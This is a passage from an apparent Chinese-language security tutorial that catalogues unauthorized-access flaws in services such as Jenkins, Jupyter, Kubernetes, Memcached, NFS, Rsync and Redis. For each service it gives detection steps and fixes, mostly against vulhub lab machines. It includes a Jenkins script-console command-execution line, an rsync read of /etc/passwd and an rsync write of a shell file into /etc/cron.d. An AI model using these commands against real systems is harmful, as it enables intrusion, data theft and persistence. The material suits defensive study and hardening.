
直接通过url输入以下地址，若能访问，证明存在未授权访问漏洞。

```
http://<target>:8080/manage
http://<target>:8080/script
```



未授权访问 `http://<target>:8080/script` 可以执行系统命令

```
# 命令格式
println "whoami".execute().text
```



3.漏洞修复

- 对后台控制页面做登录验证限制；
- 升级Jenkins至新版本；
- 禁止把Jenkins直接暴露在公网。

13 Jupyter Notebook 未授权访问

1.漏洞简介


Jupyter Notebook（此前被称为 IPython notebook）是一个交互式笔记本，支持运行 40 多种编程语言。如果管理员未为Jupyter Notebook配置密码，将导致未授权访问漏洞，游客可在其中创建一个console并执行任意Python代码和命令。

2.漏洞检测


使用vulhub搭建漏洞演示环境

```
cd /vulhub/jupyter/notebook-rce
docker-compose up -d
```

运行后，访问 <http://your-ip:8888> 将看到Jupyter Notebook的Web管理界面，并没有要求填写密码。



选择 new -> terminal 即可创建一个控制台：



直接执行任意命令：

```
← → ↺ 🏠 192.168.126.130:8888/terminals/2 130% ... 📄 🌐 ⋮
jupyter

jovyan@eb8565753b59:~$ id
uid=1000(jovyan) gid=100(users) groups=100(users)
jovyan@eb8565753b59:~$ ps -aux
USER      PID %CPU %MEM    VSZ   RSS T
TY      STAT START   TIME COMMAND
jovyan    1  0.0  0.0   4368   644 ?
      Ss   15:50   0:00 tini -- start-
jovyan    6  0.4  1.5 214520 60276 ?
      R   15:50   0:01 /opt/conda/bin
jovyan   17  0.5  0.0  19912  3792 p
      Ss+  15:54   0:00 /bin/bash
jovyan   26  0.9  0.0  19912  3620 p
      Ss   15:55   0:00 /bin/bash
jovyan   35  0.0  0.0  36084  3096 p
      R+  15:56   0:00 ps -aux
jovyan@eb8565753b59:~$
```

3.漏洞修复

- 开启身份验证，防止未经授权用户访问；
- 访问控制策略，限制IP访问，绑定固定IP。

14 Kibana 未授权访问

1.漏洞简介


Kibana如果允许外网访问，没有做安全的登录认证，也会被外部随意访问查看所有的数据，造成少数数据泄露。

2.漏洞检测

直接访问kibana的页面

```
http://192.168.126.130:5601/
https://192.168.126.130/app/kibana#
http://192.168.126.130:5601/app/kibana#/
```

无需账号密码可以登录进入界面



3.漏洞修复

- 设置kibana监听本地地址，并设置ElasticSearch登录的账号和密码；
- 设置防火墙策略，限定IP访问服务。

15 Kubernetes Api Server 未授权

1.漏洞简介

Kubernetes 的服务在正常启动后会开启两个端口：Localhost Port（默认8080）、Secure Port（默认6443）。这两个端口都是提供 Api Server 服务的，一个可以直接通过 Web 访问，另一个可以通过 kubectl 客户端进行调用。如果运维人员没有合理的配置验证和权限，那么攻击者就可以通过这两个接口去获取容器的权限。

2.漏洞检测


使用nmap寻找相关的端口和服务，直接访问脆弱的服务

端口：8080 `http://10.10.4.89:8080/`

```
// 20190116140507
// http://[redacted]:8080/

{
  "paths": [
    "/api",
    "/api/v1",
    "/apis",
    "/apis/apps",
    "/apis/apps/v1beta1",
    "/apis/authentication.k8s.io",
    "/apis/authentication.k8s.io/v1beta1",
```

端口: 8080: api dashboard: <http://10.10.4.89:8080/ui>



端口: 10250端口是kubelet API的HTTPS端口, 通过路径/pods获取环境变量、运行的容器信息、命名空间等信息。


```
C 不安全 | https://[redacted]:10250/pods

{
  "metadata": {
    "name": "creditlimit-3924084452-r773r",
    "generateName": "creditlimit-3924084452-",
    "namespace": "default",
    "selfLink": "[redacted]",
    "uid": "[redacted]",
    "resourceVersion": "197614",
    "creationTimestamp": "2018-12-28T09:32:18Z",
    "labels": {
      "app": "[redacted]",
      "pod-template-hash": "3924084452"
    },
    "annotations": {
      "kubernetes.io/config.seen": "2018-12-28T09:32:18.966136027Z",
      "kubernetes.io/config.source": "api",
      "kubernetes.io/created-by": "{\"kind\":\"SerializedReference\",\"apiVersion\":\"v1\",\"reference\":{\"kind\":\"ReplicaSet\",\"namespace\":\"default\",\"name\":\"[redacted]\", \"uid\":\"b9be-8017fa082c19\", \"apiVersion\":\"extensions\", \"resourceVersion\":\"197888\"}}\n"
    }
  },
  "spec": {
    "containers": [
      {
        "name": "[redacted]",
        "image": "[redacted]",
        "ports": [
          {
            "containerPort": 8080
          }
        ]
      }
    ]
  },
  "status": {
    "phase": "Running",
    "conditions": [
      {
        "type": "Ready",
        "status": "True",
        "lastProbeTime": null,
        "lastTransitionTime": "2018-12-28T09:32:18Z"
      }
    ],
    "ip": "[redacted]"
  }
}
```


2.漏洞检测

安装mongodb，然后连接到服务。

```
yum install mongodb
mongo --host 10.2.20.34 --port 27017
```



A terminal window showing the command `mongo --host 10.2.20.34 --port 27017` being executed. The output shows the MongoDB shell version (2.6.12) and connection details. It also displays several startup warnings from the `[initandlisten]` process, including a warning about running as root and another about the `transparent_hugepage` setting. The user then enters `show dbs` and receives an error message: `listdatabases failed: { "ok" : 0, "errmsg" : "not master and slaveok=false", "code" : 13435 }`.

3.漏洞修复

- 限制绑定IP，启动时加入参数 `--bind_ip 127.0.0.1` 或在 `/etc/mongodb.conf` 文件中添加以下内容：`bind_ip = 127.0.0.1`；
- 在 `admin.system.users` 中添加用户，启动认证；
- 设置防火墙策略，限定 IP 访问服务；
- 禁用HTTP和REST端口，修改配置文件或在启动的时候选择参数 `nohttpinterface=false`。

18 Memcached 未授权访问

1.漏洞简介

Memcached 端口对外开放并且没有配置认证选项，未授权用户可直接获取数据库中所有信息，造成严重的信息泄露。

2.漏洞检测

无需用户名密码，可以直接连接memcache 服务的11211端口

```
telnet 10.10.4.89 11211
# 或者
nc -vv 11211
```

使用了 stats 命令来输出 Memcached 服务信息


```
[root@security-node2 bin]# telnet 10.10.4.89 11211
Trying 10.10.4.89...
Connected to 10.10.4.89.
Escape character is '^]'.
stats
STAT pid 3397
STAT uptime 751
STAT time 1598944346
STAT version 1.4.15
STAT libevent 2.0.21-stable
STAT pointer_size 64
STAT rusage_user 0.021580
STAT rusage_system 0.038537
STAT curr_connections 11
STAT total_connections 15
STAT connection_structures 12
STAT reserved_fds 20
STAT cmd_get 1
STAT cmd_set 0
STAT cmd_flush 0
STAT cmd_touch 0
STAT get_hits 0
STAT get_misses 1
STAT delete_misses 0
STAT delete_hits 0
```

https://blog.csdn.net/qj_29277155

3.漏洞修复

- 修改绑定的IP、端口和指定访问者IP;
- 设置防火墙策略;
- 禁止暴露在公网;
- 配置memcached监听本地回环地址 `127.0.0.1`。

19 NFS 未授权访问

1.漏洞简介

Network File System(NFS), 是由SUN公司研制的UNIX表示层协议(presentation layer protocol), 能使使用者访问网络上别处的文件就像在使用自己的计算机一样。服务器在启用nfs服务以后, 由于nfs服务未限制对外访问, 导致共享目录泄漏。

2.漏洞检测

```
#安装nfs客户端
apt install nfs-common
#查看nfs服务器上的共享目录
showmount -e 192.168.126.130
#挂载相应共享目录到本地
mount -t nfs 192.168.126.130:/grdata /mnt
#卸载目录
umount /mnt
```

3.漏洞修复

- 利用iptables限制端口2049和20048端口的访问，禁止外部访问；
- 设置/etc/exports，对访问进行控制。

20 Rsync 未授权访问

1.漏洞简介

rsync是Linux/Unix下的一个远程数据同步工具，可通过LAN/WAN快速同步多台主机间的文件和目录，默认运行在873端口。由于配置不当，导致任何人可未授权访问rsync，上传本地文件，下载服务器文件。


2.漏洞检测

使用vulhub搭建漏洞演示环境

```
cd /vulhub/rsync/common
docker-compose build
docker-compose up -d
```

使用Rsync命令即可进行检测。

```
rsync rsync://192.168.126.130:873/
rsync rsync://192.168.126.130:873/src
```



```
luckyzmj@luckyzmj-virtual-machine: ~/桌面
luckyzmj@luckyzmj-virtual-machine:~/桌面$ rsync rsync://192.168.126.130:873/
src
src path
luckyzmj@luckyzmj-virtual-machine:~/桌面$ rsync rsync://192.168.126.130:873/src
drwxr-xr-x      4,096 2020/12/28 23:02:09 .
-rwxr-xr-x      0 2020/12/28 23:02:09 .dockerenv
-rwxr-xr-x     101 2020/08/19 21:37:30 docker-entrypoint.sh
drwxr-xr-x      4,096 2018/01/22 02:42:04 bin
drwxr-xr-x      4,096 2017/07/13 21:01:05 boot
drwxr-xr-x      4,096 2020/12/28 22:54:31 data
drwxr-xr-x      340 2020/12/28 23:02:10 dev
drwxr-xr-x      4,096 2020/12/28 23:02:09 etc
drwxr-xr-x      4,096 2017/07/13 21:01:05 home
drwxr-xr-x      4,096 2018/01/22 02:42:05 lib
drwxr-xr-x      4,096 2017/10/09 08:00:00 lib64
drwxr-xr-x      4,096 2017/10/09 08:00:00 media
drwxr-xr-x      4,096 2017/10/09 08:00:00 mnt
drwxr-xr-x      4,096 2017/10/09 08:00:00 opt
dr-xr-xr-x      0 2020/12/28 23:02:10 proc
drwx-----    4,096 2017/10/09 08:00:00 root
drwxr-xr-x      4,096 2020/12/28 23:04:51 run
drwxr-xr-x      4,096 2017/10/09 08:00:00 sbin
drwxr-xr-x      4,096 2017/10/09 08:00:00 srv
dr-xr-xr-x      0 2020/12/28 23:02:10 sys
```

利用rsync下载任意文件

```
rsync rsync://192.168.126.130:873/src/etc/passwd ./
```

```
luckyzmj@luckyzmj-virtual-machine: ~/桌面
luckyzmj@luckyzmj-virtual-machine:~/桌面$ rsync rsync://192.168.126.130:873/src/etc/passwd ./
luckyzmj@luckyzmj-virtual-machine:~/桌面$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
```

或者写入任意文件

```
rsync -av shell rsync://192.168.126.130:873/src/etc/cron.d/shell
```

```
luckyzmj@luckyzmj-virtual-machine: ~/桌面
luckyzmj@luckyzmj-virtual-machine:~/桌面$ ls
passwd  Pycharm.desktop  shell
luckyzmj@luckyzmj-virtual-machine:~/桌面$ rsync -av shell rsync://192.168.1
26.130:873/src/etc/cron.d/shell
sending incremental file list
shell

sent 106 bytes  received 35 bytes  282.00 bytes/sec
total size is 0  speedup is 0.00
luckyzmj@luckyzmj-virtual-machine:~/桌面$ rsync rsync://192.168.126.130:873
/src/etc/cron.d/
drwxr-xr-x      4,096 2020/12/28 23:12:47 .
-rw-r--r--      102 2019/03/22 03:45:10 .placeholder
-rw-r--r--         0 2020/12/28 23:12:39 shell
luckyzmj@luckyzmj-virtual-machine:~/桌面$
```

3.漏洞修复

- 隐藏 module 信息：修改配置文件 list =false。
- 权限控制：不需要写入权限的 module 的设置为只读 Read only = true;
- 网络访问控制：使用安全组策略或白名单限制，只允许必要访问的主机访问;
- 账户认证：只允许指定的用户利用指定的密码使用 rsync 服务;
- 数据加密传输：Rsync 默认没有直接支持加密传输，如果需要 Rsync 同步重要性很高的数据，可以使用 ssh。

参考文章: <https://www.freebuf.com/column/202771.html>

21 Redis 未授权访问

1.漏洞简介

redis是一个数据库，默认端口是6379，redis默认是没有密码验证的，可以免密码登录操作，攻击者可以通过操作redis进一步控制服务器。

Redis未授权访问在4.x/5.0.5以前版本下，可以使用master/slave模式加载远程模块，通过动态链接库的方式执行任意命令。

2.漏洞检测

kali安装redis-cli远程连接工具

```
wget http://download.redis.io/redis-stable.tar.gz
tar -zxvf redis-stable.tar.gz
cd redis-stable
make
cp src/redis-cli /usr/bin/
redis-cli -h
```

使用redis-cli命令直接远程免密登录redis主机

```
redis-cli -h 目标主机IP
```

```
Shell No.1
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
root@kali:~/桌面 # redis-cli -h 192.168.126.130
192.168.126.130:6379> ping
PONG
192.168.126.130:6379> █
```

3.漏洞修复

- 禁止使用root权限启动redis服务;
- 对redis访问启动密码认证;
- 添加IP访问限制, 并更改默认6379端口;

22 RabbitMQ 未授权访问


1.漏洞简介

RabbitMQ是目前非常热门的一款消息中间件, 基于AMQP协议的, 可以在发布者和使用者之间交换异步消息。消息可以是人类可读的JSON, 简单字符串或可以转换为JSON字符串的值列表。

2.漏洞检测

默认账号密码都是guest

```
http://10.10.4.89:15672
http://10.10.4.89:25672/
http://10.10.4.89:15692/
```

3.漏洞修复

- 修改为强密码，删除默认的账号guest;
- 禁止对外网开放，仅限于内部访问。

23 Solr 未授权访问


1.漏洞简介

Solr是一个高性能，采用Java开发，基于Lucene的全文搜索服务器。solr的管理界面通常包含如下信息：solr的配置信息（包括路径，用户名，系统版本信息），数据库的配置信息（地址，用户名，密码），数据库搜索数据等。solr未授权访问的危害很大，轻则可查询所有数据库信息，重则可读取系统任意文件，甚至getshell。

2.漏洞检测

敏感目录扫描时加上一条 /solr/admin

```
http://xx.xx.com/solr/admin
https://xx.xx.com/solr/admin
```



3.漏洞修复

- 配置solr访问控制权限；
- 禁止将solr暴露在公网。

24 SpringBoot Actuator 未授权访问

1.漏洞简介

Actuator 是 springboot 提供的用来对应用系统进行自省和监控的功能模块，借助于 Actuator 开发者可以很方便地对应用系统某些监控指标进行查看、统计等。在 Actuator 启用的情况下，如果没有做好相关权限控制，非法用户可通过访问默认的执行器端点（endpoints）来获取应用系统中的监控信息，从而导致信息泄露甚至服务器被接管的事件发生。

2.漏洞检测

直接访问相关路径：

```
http://10.2.20.48/actuator
```

请求方式	URL路径	功能描述
get	/actuator	提供了一份自动配置报告，记录哪些自动配置条件通过了，哪些没通过
